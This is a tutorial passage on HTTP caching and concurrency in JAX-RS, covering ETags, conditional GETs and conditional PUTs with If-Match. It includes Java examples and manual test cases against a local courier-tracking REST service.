HTTP/1.1 200 OK

Content-Type: application/xml

Cache-Control: max-age=1000

ETag: "314127134255432234 3200"

<customer id="123">...</customer>

Like the Last-Modified header, when the client caches this response, it should also cache the ETag value. When the cache expires after 1,000 seconds, the client performs a revalidation request with the If-None-Match header that contains the value of the cached ETag.

For example:

GET /customers/123 HTTP/1.1 If-None-Match: "314127134255432234 3200"

When a service receives this GET request, it tries to match the current ETag hash of the resource with the one provided within the If-None-Match header. If the tags don't match, the server will send back a 200, "OK," response with the new representation of the resource. If it hasn't been changed, the server will respond

with 304, “Not Modified,” and return no representation. In both cases, the server should send an updated Cache-Control and ETag header if appropriate.

One final thing about ETags is they come in two flavors: strong and weak.

A strong ETag should change whenever any bit of the resource’s representation changes.

A weak ETag changes only on semantically significant events.

In order compute the ETag we need to override equals() and hashCode() methods otherwise it will generattes default random hashCodes.

Weak ETags are identified with a W/ prefix. For example:

HTTP/1.1 200 OK

Content-Type: application/xml

Cache-Control: max-age=1000

ETag: W/"3141271342554322343200"

<customer id="123">...</customer>

Weak ETags give applications a bit more flexibility to reduce network traffic, as a cache can be revalidated when there have been only minor changes to the resource.

JAX-RS has a simple class called javax.ws.rs.core.EntityTag that represents the ETag header:

public class EntityTag {

public EntityTag(String value) {...}

public EntityTag(String value, boolean weak) {...}

public static EntityTag valueOf(String value)

throws IllegalArgumentException {...}

public boolean isWeak() {...}

public String getValue() {...}

}

It is constructed with a string value and optionally with a flag telling the object if it is a weak ETag or not.

The getValue() and isWeak() methods return these values on demand.

JAX-RS support to work with conditional GETs using ETag:

To help with conditional GETs, JAX-RS provides an injectable helper class called javax.ws.rs.core.Request:


```
public interface Request {
  ...
  ResponseBuilder evaluatePreconditions(EntityTag eTag);
  ResponseBuilder evaluatePreconditions(Date lastModified);
  ResponseBuilder evaluatePreconditions(Date lastModified, EntityTag eTag);
}
```

The overloaded evaluatePreconditions() methods take a javax.ws.rs.core.EntityTag, a java.util.Date that represents the last modified timestamp, or both. These values should be current, as they will be compared with the values of the If-Modified-Since, If-Unmodified-Since, or If-None-Match headers sent with the request. If these headers don't exist or if the request header values don't pass revalidation, this method returns null and we should send back a 200, "OK," response with the new representation of the resource. If the method does not return null, it returns a reinitialized instance of a ResponseBuilder with the response code pre-set to 304. For example:

```
@Path("/customers")
public class CustomerResource {
  @Path("{id}")
  @GET
  @Produces("application/xml")
  public Response getCustomer(@PathParam("id") int id,
            @Context Request request) {
    // get the data from the DB and copute the hashcode
    Customer cust = findCustomer(id);
    EntityTag tag = new EntityTag(Integer.toString(cust.hashCode()));

    CacheControl cc = new CacheControl();
    cc.setMaxAge(1000);

    // Check for ETag matching.
    ResponseBuilder builder = request.evaluatePreconditions(tag);
    // If here etags matched then in evaluatePreconditions(tag) method will returns preinitialized instance of a ResponseBuilder with the response code preset to 304 stating that use same data from the cache so that we can save the BW.
    if (builder != null) {
```

```
      builder.cacheControl(cc);
      return builder.build();
    }
    // If conditions fails then below will be executed.
    // Preconditions not met that means ETag not matched then we have to populate the data again as follows.
    builder = Response.ok(cust, "application/xml");
    builder.cacheControl(cc);
    builder.tag(tag);

    return builder.build();
  }
}
```

In this example, we have a getCustomer() method that handles GET requests for the /customers/{id} URI pattern. An instance of javax.ws.rs.core.Request is injected into the method using the @Context annotation. We then find a Customer instance and create a current ETag value for it from the hash code of the object (this isn't the best way to create the EntityTag, but for simplicity's sake, let's keep it that way). We then call Request.evaluatePreconditions(), passing in the up-to-date tag. If the tags match, we reset the client's cache expiration by sending a new Cache-Control header and return. If the tags don't match, we build a Response with the new, current version of the ETag and Customer.



See the example in Eclipse:

Access the application:

Test Case: 1

http://localhost:8083/2RevalidationandConditional_GETs/rest/courier/new

POST

Req Headers:

Content-Type: application/xml

Req Body:

```
<courier>
  <source>Hyd</source>
  <dest>Hitech</dest>
  <quantity>2</quantity>
</courier>
```

Air Way Bill No: c601687e-7516-47d7-b587-f6120151a455

Test Case: 2

Send the GET req 1st time:

http://localhost:8083/2RevalidationandConditional_GETs/rest/courier/status/c601687e-7516-47d7-b587-f6120151a455

Select GET

Content-Type: text/plain

Response Headers:

Server: Apache-Coyote/1.1

Etag: "1972588110"

Cache-Control: no-transform, must-revalidate, max-age=70000

Content-Type: application/xml

Content-Length: 168

Date: Mon, 02 May 2016 12:04:07 GMT

Response Body:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<status>
  <awbNo>c601687e-7516-47d7-b587-f6120151a455</awbNo>
  <type>Express</type>
  <status>Accepted</status>
</status>
```

Output on the console:

getCourierStatus()

Returning Created/Updated Data

Test Case: 3

Send the GET req as follows for 2nd time with same awbNo and send ETag value as part of Req Header that server given in previous req

http://localhost:8083/2RevalidationandConditional_GETs/rest/courier/status/c601687e-7516-47d7-b587-f6120151a455

Select GET

Request Headers:

Content-Type=text/plain

If-None-Match="1972588110" (Must be in Double quotes)

Response:

Status Code: 304: Not Modified

Observe the output on the console:

getCourierStatus()

Returning Empty response with status code as 304 stating that use Cached data so that BW cost reduces bcz of Empty Data

Send the GET req as for any no.of times with same awbNo and send ETag value as part of Req Header we will get 304 No Modified and observe the output on the console

getCourierStatus()

Returning Empty response with status code as 304 stating that use Cached data so that BW cost reduces bcz of Empty Data

getCourierStatus()

Returning Empty response with status code as 304 stating that use Cached data so that BW cost reduces bcz of Empty Data

Test Case: 4

Now send the Req to update the existing data as follows

http://localhost:8083/2RevalidationandConditional_GETs/rest/courier/update

Select PUT

Content-Type: application/xml

Req Body (awbNo must be same we got as part of the GET req response data and modify the data of any element here we are modifying status element as Updated the Courier)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<status>
  <awbNo>c601687e-7516-47d7-b587-f6120151a455</awbNo>
  <type>Express</type>
  <status>Updated the Courier</status>
</status>
```

Send the req

Response:

Courier Status has been updated

Test Case: 5

We updated the data in previous req now send the GET req with same awbNo and ETag to get the status, now it will not gets the data from the Cache rather it will gets from the server as new updated data ETag that is there with us and ETag that is there with server will not matches.

http://localhost:8083/2RevalidationandConditional_GETs/rest/courier/status/c601687e-7516-47d7-b587-f6120151a455

Select GET

Content-Type: text/plain

If-None-Match: "1972588110"

Respose Body:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<status>
  <awbNo>c601687e-7516-47d7-b587-f6120151a455</awbNo>
  <type>Express</type>
  <status>Updated the Courier</status>
</status>
```

Output on the console:

getCourierStatus()

Returning Created/Updated Data

Test Case: 6

Now send the req with latest ETag value that has given by the server then we will get cached response

http://localhost:8083/2RevalidationandConditional_GETs/rest/courier/status/c601687e-7516-47d7-b587-f6120151a455

Req Headers:

Select GET

Content-Type: text/plain

If-None-Match: "-1007862679"

Response:

Status: 304: Not Modified

Output on the console:

getCourierStatus()

Returning Empty response with status code as 304 stating that use Cached data so that BW cost reduces bcz of Empty Data

Now if we send multiple times also we will same response with Empty response body with status code as 304 Not-modified.

2. Concurrency:

Now that we have a good idea of how to boost the performance of our JAX-RS services using HTTP caching, we need to look at how to scale applications that update resources on our server. The way RESTful updates work is that the client fetches a representation of a resource through a GET request. It then modifies the representation locally and PUTs or POSTs the modified representation back to the server. This is all fine and dandy if there is only one client at a time modifying the resource, but what if the resource is being modified concurrently? Because the client is working with a snapshot, this data could become stale if another client modifies the resource while the snapshot is being processed.

The HTTP specification has a solution to this problem through the use of conditional PUTs or POSTs. This technique is very similar to how cache revalidation and conditional GETs work. The client first starts out by fetching the resource. For example, let's say our client wants to update a customer in a RESTful customer directory. It would first start off by submitting GET /customers/123 to pull down the current representation of the specific customer it wants to update. The response might look something like this:

HTTP/1.1 200 OK

Content-Type: application/xml

Cache-Control: max-age=1000

ETag: "3141271342554322343200"

Last-Modified: Tue, 15 May 2013 09:56 EST

<customer id="123">...</customer>

In order to do a conditional update, we need either an ETag or Last-Modified header. This information tells the server which snapshot version we have modified when we perform our update. It is sent along within the **If-Match or If-Unmodified-Since** header when we do our PUT or POST request. The If-Match header is initialized with the ETag value of the snapshot. The If-Unmodified-Since header is initialized with the value of Last-Modified header. So, our update request might look like this:

PUT /customers/123 HTTP/1.1


If-Match: "3141271342554322343200"

If-Unmodified-Since: Tue, 15 May 2013 09:56 EST

Content-Type: application/xml

<customer id="123">...</customer>

We are not required to send both the If-Match and If-Unmodified-Since headers. One or the other is sufficient to perform a conditional PUT or POST. When the server receives this request, it checks to see if the current ETag of the resource matches the value of the If-Match header and also to see if the timestamp on the resource matches the If-Unmodified-Since header. If these conditions are not met, the server will return an error response code of 412, "Precondition Failed." This tells the client that the representation it is updating was modified concurrently and that it should retry. If the conditions are met, the service performs the update and sends a success response code back to the client.



JAX-RS and Conditional Updates:

To do conditional updates with JAX-RS, we use the Request.evaluatePreconditions() method again.

Let's look at how we can implement it within Java code:

```
@Path("/customers")
class CustomerResource {
  @Path("{id}")
  @PUT
  @Consumes("application/xml")
  public Response updateCustomer(@PathParam("id") int id,
          @Context Request request,
          Customer update) {
    Customer cust = findCustomer(id);
    EntityTag tag = new EntityTag(Integer.toString(cust.hashCode()));
    Date timestamp = ...; // get the timestamp
    ResponseBuilder builder=request.evaluatePreconditions(timestamp, tag);

    if (builder != null) {
      // Preconditions not met!
      return builder.build();
    }

    // Perform the update
    builder = Response.noContent();
    return builder.build();
  }
}
```

The updateCustomer() method obtains a customer ID and an instance of javax.ws.rs.core.Request from the injected parameters. It then locates an instance of a Customer object in some applicationspecific way (for example, from a database). From this current instance of Customer, it creates an EntityTag from the hash code of the object. It also finds the current timestamp of the Customer instance in some application-specific way. The Request.evaluatePreconditions() method is then called with timestamp and tag variables. If these values do not match the values within the If-Match and If-Unmodified-Since headers sent with the request, evaluatePreconditions() sends back an instance of a ResponseBuilder initialized with the error code 412, "Precondition Failed." A Response object is built

and sent back to the client. If the preconditions are met, the service performs the update and sends back a success code of 204, "No Content."

With this code in place, we can now worry less about concurrent updates of our resources. One interesting thought is that we did not have to come up with this scheme ourselves. It is already defined within the HTTP specification. This is one of the beauties of REST, in that it fully leverages the HTTP protocol.

→Can u plz tell what kind of Resource you guys are developed?

We developed Content Negotiation based which is Representation Oriented. Conditional GETs and Conditonal Updates which will scales up the performance of the application using Cache.

Wrapping Up:

In this chapter, you learned that HTTP has built-in facilities to help scale the performance of our distributed systems. HTTP caching is a rich protocol that gives us a lot of control over browser, proxy, and client caches. It helps tremendously in reducing network traffic and speeding up response times for applications. Besides caching, distributed systems also have the problem of multiple clients trying to update the same resource. The HTTP protocol again comes to the rescue with well-defined semantics for handling concurrent updates. For both caching and concurrent updates, JAX-RS provides some helper classes to make it easier to enable these features in your Java applications. Chapter 25 contains some code you can use to test-drive many of the concepts in this chapter.